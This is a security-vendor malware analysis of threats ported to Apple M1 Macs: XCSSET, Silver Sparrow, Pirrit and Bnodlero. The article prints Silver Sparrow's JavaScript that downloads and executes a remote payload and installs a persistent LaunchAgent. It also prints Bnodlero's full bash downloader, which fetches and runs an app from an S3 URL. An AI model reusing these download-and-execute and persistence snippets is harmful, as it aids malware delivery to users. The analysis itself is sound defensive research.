Good old malware for the new Apple Silicon platform

securelist.com/malware-for-the-new-apple-silicon-platform/101137/

Authors

Expert Ilya Mogilin

Introduction

A short while ago, Apple released Mac computers with the new chip called Apple M1. The unexpected release was a milestone in the Apple hardware industry. However, as technology evolves, we also observe a growing interest in the newly released platform from malware adversaries. This inevitably leads us to new malware samples compiled for the Apple Silicon platform. In this article, we are going to take a look at threats for Macs with the Apple M1 chip on board. Also, we prepared a short F.A.Q. section at the end of the article for those who want to understand better the security risks of M1 malware. Let's dive in.

XCSSET malware

Last year, a threat called XCSSET was discovered for the first time. It targets mainly Mac developers using a unique way of distribution: injecting a malicious payload into Xcode IDE projects on the victim's Mac. This payload will be executed at the time of building project files

in Xcode. XCSSET modules have numerous capabilities, such as:

- Reading and dumping Safari cookies,
- Injecting malicious JavaScript code into various websites,
- Stealing user files and information from applications, such as Notes, WeChat, Skype, Telegram, etc.,
- Encrypting user files.

All these various features, in combination with high stealth and an unusual way of distribution, make XCSSET a dangerous threat for Mac computers.

While exploring the various executable modules of XCSSET, we found out that some of them also contained samples compiled specially for new Apple Silicon chips. For example, a sample with the MD5 hash sum **914e49921c19fffd7443deee6ee161a4** contains two architectures: x86_64 and ARM64.

```
ilya@MBP-Ilya Downloads % lipo -detailed_info 914e49921c19fffd7443deee6ee161a4
Fat header in: 914e49921c19fffd7443deee6ee161a4
fat_magic 0xcafebabe
nfat_arch 2
architecture x86_64
    cputype CPU_TYPE_X86_64
    cpusubtype CPU_SUBTYPE_X86_64_ALL
    capabilities 0x0
    offset 32768
    size 465696
    align 2^15 (32768)
architecture arm64
    cputype CPU_TYPE_ARM64
    cpusubtype CPU_SUBTYPE_ARM64_ALL
    capabilities 0x0
    offset 507904
    size 447520
    align 2^14 (16384)
```

The first one corresponds to previous-generation, Intel-based Mac computers, but the second one is compiled for ARM64 architecture, which means that it can run on computers with the new Apple M1 chip. According to VirusTotal, this sample was first uploaded on 2021-02-24 21:06:05 and the original research report did not contain this hash or a module named “metald”, the name of the executable file. With this information on hand, we can assume that the XCSSET campaign is probably still ongoing. This leads us to the thought that more and more malware writers are actively recompiling their samples to have an opportunity to run on new Apple Silicon Macs natively.

Silver Sparrow threat

XCSSET is not the only family which has adapted to run natively on Apple Silicon. According to a RedCanary report, a new threat called Silver Sparrow has been identified. This threat introduces a new way for malware writers to abuse the default packaging functionality: instead of placing a malicious payload in preinstall or postinstall scripts, malware writers hid one in the Distribution XML file.

This payload uses JavaScript API to run bash commands in order to download a JSON configuration file.

```
var data = system.files.plistAtPath("/tmp/version.plist")
var args = data.args.split(" ")

writeToFile(`initTime=\$1`, updaterMonitorPath)
writeToFile(`wait=\$2`, updaterMonitorPath)
writeToFile(`wait=\$((\$wait* 60 ))`, updaterMonitorPath)
writeToFile(`instVersion=\$3`, updaterMonitorPath)
writeToFile(`updateTime=\$((\$initTime + \$wait))`, updaterMonitorPath)
writeToFile(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
writeToFile(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
writeToFile(`currentVersion=$(/usr/libexec/PlistBuddy -c "Print :version" /tmp/version.plist)`, updaterMonitorPath)
```

Downloading of JSON config

And after successfully downloading that configuration file, the sample extracts a URL from the **downloadURL** field for the next download.

```
writeToFile(`elif [ \$now -gt \$updateTime ] && (( \${currentVersion} >= \${instVersion}))`, updater
writeToFile(`then`, updaterMonitorPath)
writeToFile(`curl $(/usr/libexec/PlistBuddy -c "Print :downloadUrl" /tmp/version.plist) --output ${a
writeToFile(`chmod 777 ${agentDlPath}`, updaterMonitorPath)
writeToFile(`${agentDlPath} ${data.args}`, updaterMonitorPath)
writeToFile(`fi`, updaterMonitorPath)
```

Downloading and executing a payload

Also, an appropriate Launch Agent is created for persistent execution of the malicious sample.

```
function createAgent() {
    bash(`/usr/libexec/PlistBuddy -c "Add :Label string ${initAgentLabel}"
    ${initAgentPath};`)
    bash(`/usr/libexec/PlistBuddy -c "Add :RunAtLoad bool true" ${initAgentPath};`)
    bash(`/usr/libexec/PlistBuddy -c "Add :StartInterval integer 3600"
    ${initAgentPath};`)
    bash(`/usr/libexec/PlistBuddy -c "Add :ProgramArguments array"
    ${initAgentPath};`)
    system.log("adding bash arg")
    bash(`/usr/libexec/PlistBuddy -c "Add :ProgramArguments:0 string '/bin/sh'"
    ${initAgentPath};`)
    system.log("about to add download arg")
    bash(`/usr/libexec/PlistBuddy -c "Add :ProgramArguments:1 string -c"
    ${initAgentPath};`)
    bash(`/usr/libexec/PlistBuddy -c 'Add :ProgramArguments:2 string
    \"~/Library/Application\\\\ Support/${agentLabel}_updater/${agentLabel}.sh\"
    ${ts} ${data.dls} 1' ${initAgentPath};`)
}
```

Malware persistence


This JavaScript payload can be executed regardless of chip architecture, but in the package file with the MD5 hash sum **fdd6fb2b1dfe07b0e57d4cbfef9c8149**, there is a “fat” Mach-O containing two supported architectures (ARM64 and x86_64), as compared to the old package with the MD5 hash sum **30c9bc7d40454e501c358f77449071aa**. This means that the malware actors are trying to expand their attack coverage by supporting a wider range of platforms.

Adware threats for the new platform

However, there are not just malware samples that can be launched on Apple Silicon. A known Mac malware researcher Patrick Wardle recently published a post covering Pirrit adware. Though it is an old and well-known adware family, it is still actively updated by their authors and new samples are encountered in the wild quite often.

These updates include:

- Anti-debug techniques such as using **ptrace** syscall with a **PT_DENY_ATTACH** flag,
- Control flow obfuscation techniques,
- Dynamic imports with **dlsym** calls to avoid static analysis,
- Virtual machine detection anti-analysis.



Control flow obfuscation; dynamic symbols resolving with dlsym

Besides these improvements in regular Intel x86_64 samples, new ARM64 samples were introduced. These are crafted specifically for the Apple Silicon M1 chip, but the consequences of running these are roughly the same: launching Pirrit adware results in pop-ups, banners and various annoying advertisements displayed on the victim's Mac.

Pirrit is not the only adware family to have begun supporting the Apple Silicon platform recently. For example, we also observed an ARM64 Bnodlero adware sample (MD5 **82e02c1ca8dfb4c60ee98dc877ce77c5**), which runs a bash downloader script using the **system()** function.

```
plugin.symbol-file.dwarf.comp-dir-symlink-paths (file-list) =
plugin.os.goroutines.enable (boolean) = true
(lldb) x/s $rdi
0x100004020: "temp_dir(){ if [ -n "${TMPDIR}" ];then echo "${TMPDIR}";else getconf DARWIN_USER_TEMP_DIR;fi;};where_from_
url(){ /usr/bin/sqlite3 "${HOME}/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2" "SELECT LSQuarantineDa
taURLString FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1" 2>/dev/null;};extract_did(){ local -r ur
l="$(where_from_url)";local query="${url#*\?}";local did_find=0;for param in ${query//[=&]/ };do((did_find == 1))&&echo
"${param}"&&break;[ "${param}" == "utm_source" ]||[ "${param}" == "sidw" ]||[ "${param}" == "neo" ]&&did_find=1;done;};c
lose_terminal(){ killall "Terminal";};download(){ local -r url="${1}";local -r tmp_dir="${2}";local -r path="${tmp_dir}/
$(uuidgen)";if curl -f -s -o "${path}" "${url}";then echo "${path}";fi;};unarchive(){ local -r tgz_path="${1}";[ -z "${t
gz_path}" ]&&return;local -r app_dir=$(/usr/bin/mktemp -d "$(dirname "${tgz_path}")/$(uuidgen)");if tar -xzf "${tgz_path
}" -C "${app_dir}";then echo "${app_dir}";fi;rm -rf "${tgz_path}";};app_path(){ local -r app_dir="${1}";[ -z "${app_dir}
" ]&&return;local -r app_paths=("${app_dir}"/?*.app);local -r app_path="${app_paths[0]}";[ -d "${app_path}" ]&&echo "${a
pp_path}";};bin_path(){ local -r app_path="${1}";[ -z "${app_path}" ]&&return;local -r binary_paths=("${app_path}/Conten
ts/MacOS"/?*);local -r binary_path="${binary_paths[0]}";echo "${binary_path}";};exec_bin(){ local -r bin_path="${1}";loc
al -r did="${2}";local -r app_path="${3}";[ -z "${bin_path}" ]&&return;"${bin_path}" -did "${did}";};main(){ local -r ur
l="${1}";close_terminal;local -r did="$(extract_did)";[ -z "${did}" ]&&return;local -r tmp_dir="$(/usr/bin/mktemp -d "$(
temp_dir)$(uuidgen)")";local -r arch_path="$(download "${url}" "${tmp_dir}")";local -r app_dir="$(unarchive "${arch_path
}")";local -r app_path="$(app_path "${app_dir}")";local -r bin_path="$(bin_path "${app_path}")";exec_bin "${bin_path}" "
${did}" "${app_path}";rm -rf "${tmp_dir}";};main "https://b815aa9f.s3.amazonaws.com/Installer.app.tgz"&"
(lldb)
```

Bash downloader executed by Bnodlero sample

Frequently Asked Questions

What is so special about M1 threats?

Well, there is not much special about them, frankly speaking. The only thing that distinguishes the new Apple M1 threats from previous ones targeting Intel-based Mac computers is the architecture of the Mac processor for which the executable is compiled. In order to get their applications to run on Apple Silicon, software developers should recompile their code into executables which can run on the M1 chip. The same is true for malware adversaries.

Is Apple M1 chip less secure than Intel ones?

No, it is just a matter of platform support in malware executables.

Are Intel-based Macs affected by M1 threats?

Yes and no. On the one hand, code that is compiled exclusively for the Apple Silicon platform cannot be natively executed on the Intel x86_64 architecture. On the other hand, malicious samples are often delivered in so-called “fat” Mach-O, which usually contains the same code but is compiled for several architectures. This means that running this “fat” executable will result in launching the right malicious code depending on your platform architecture. Pirrit and Bnodlero samples are great examples of this approach.

Can threats for Intel-based Macs run on Apple M1?

Yes, they can. Due to the Rosetta 2 feature, newly released Mac computers with Apple M1 can also run malicious code written exclusively for Intel x86_64 architecture. This backward compatibility will certainly be abused by malware operators until Apple completes the transition to their proprietary chips.

Is there an upward trend in M1 malware?

Yes, there certainly is, and it is absolutely to be expected. As soon as a platform becomes more popular or highly anticipated, developers try to ensure that their software is available for it. Malware developers are no exception.

Conclusion


With the new M1 chip, Apple has certainly pushed its performance and energy saving limits on Mac computers, but malware developers kept an eye on those innovations and quickly adapted their executables to Apple Silicon by porting the code to the ARM64 architecture.

We have observed various attempts to port executables not just among typical adware such as Pirrit or Bnodlero samples, but also among malicious packages, such as the Silver Sparrow threat and XCSSET downloadable malicious modules. This certainly will give a

kickstart to other malware adversaries to begin adapting their code for running on Apple M1 chips.

- Adware
- Apple MacOS
- Malware Technologies
- Trojan

Authors



Ilya Mogilin

Good old malware for the new Apple Silicon platform

Your email address will not be published. Required fields are marked *